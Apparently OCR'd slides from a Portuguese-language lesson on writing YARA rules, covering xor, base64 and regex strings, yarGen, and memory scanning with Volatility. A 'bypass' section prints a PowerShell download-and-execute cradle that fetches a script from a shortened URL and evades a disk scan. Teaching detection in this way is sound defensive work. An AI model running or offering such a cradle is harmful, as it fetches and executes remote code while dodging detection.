##########
77777889wwww9887777
```

Quais escolher?

Yara

- Text Strings




```
                 _____
  __ _____ _____/ ___/__ ___
 / // / _ `/ __/ (_ / -_) _ \
 \_, /\_,_/_/  \___/\__/_//_/
/___/  Yara Rule Generator
       Florian Roth, July 2020, Version 0.23.2

Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282
```

https://github.com/Neo23x0/yarGen

Yara


- Tipos de String

Xor



```
rule XorExample1
{
    strings:
        $xor_string = "This program cannot" xor

    condition:
        $xor_string
}
```


Base64



```
rule Base64Example1
{
    strings:
        $a = "This program cannot" base64

    condition:
        $a
}
```


Yara

- Xor Strings



Input

```
This program cannot
```



Output

```
Key = 01: Uihr!qsnfs`l!b`oonu
Key = 02: Vjkq"rpmepco"acllmv
Key = 03: Wkjp#sqldqbn#`bmmlw
Key = 04: Plmw$tvkcvei$gejjkp
Key = 05: Qmlv%uwjbwdh%fdkkjq
Key = 06: Rnou&vtiatgk&eghhir
Key = 07: Sont'wuh`ufj'dfiihs
Key = 08: \`a{(xzgozie(kiffg|
Key = 09: ]a`z)y{fn{hd)jhggf}
Key = 0a: ^bcy*zxemxkg*ikdde~
Key = 0b: _cbx+{ydlyjf+hjeed.
Key = 0c: Xde.,|~ck~ma,ombbcx
Key = 0d: Yed~-}.bj.l`-nlccby
Key = 0e: Zfg}.~|ai|oc.mo``az
```

Yara

- Base64 Strings
  - ‘This program cannot’: VGhpcyBwcm9ncmFtIGNhbm5vdA==


  - ‘ This program cannot’: IFRoaXMgcHJvZ3JhbSBjYW5ub3Q=
  - ‘ This program cannot’: ICBUaGlzIHByb2dyYW0gY2Fubm90
  - ‘   This program cannot’: ICAgVGhpcyBwcm9ncmFtIGNhbm5vdA==
  - ‘   This program cannot’: ICAgIFRoaXMgcHJvZ3JhbSBjYW5ub3Q=
  - ‘   This program cannot’: ICAgICBUaGlzIHByb2dyYW0gY2Fubm90

  - ‘This program cannot ’: VGhpcyBwcm9ncmFtIGNhbm5vdCA=
  - ‘This program cannot ’: VGhpcyBwcm9ncmFtIGNhbm5vdCAg
  - ‘This program cannot   ’: VGhpcyBwcm9ncmFtIGNhbm5vdCAgIA==


Yara

- Tipos de String

Regular Expression




```
rule RegExpExample1
{
    strings:
        $re1 = /md5: [0-9a-fA-F]{32}/
        $re2 = /state: (on|off)/

    condition:
        $re1 and $re2
}
```




```
rule RegExpExample2
{
    strings:
        $re1 = /foo/i    // This regexp is case-insentitive
        $re2 = /bar./s   // In this regexp the dot matches everything, including new-line
        $re3 = /baz./is  // Both modifiers can be used together
    condition:
        any of them
}
```

Bypass Detecção Yara




Bypass Detecção Yara




```
powershell -nop -exe bypass win
1IEX (New-Object
Net.WebClient).DownloadString('htt
ps://tinyurl.com/y5nupk4e')
```

Bypass Detecção Yara



```
powershell -nop -exe bypass win 1IEX (New-Object Net.WebClient).DownloadString('https://tinyurl.com/y5nupk4e')
```

Bypass Detecção Yara



yara64.exe

Disco

No results found


Memória

Yara - memória


- Realizar dump de memória

- Utilizar volatility com plugin do Yara (yarascan)


Yara - memória



```c
void exfiltrate_info(){

}

int main(){
    char* info = "xyzxyz!Malware!xyzxyz";

    exfiltrate_info();

    return 0;
}
```




```
rule find_xyzxyzMalware{
    strings:
        $str = "xyzxyz!Malware!xyzxyz"
        $str2 = "_exfiltrate_info"

    condition:
        $str and $str2
}
```

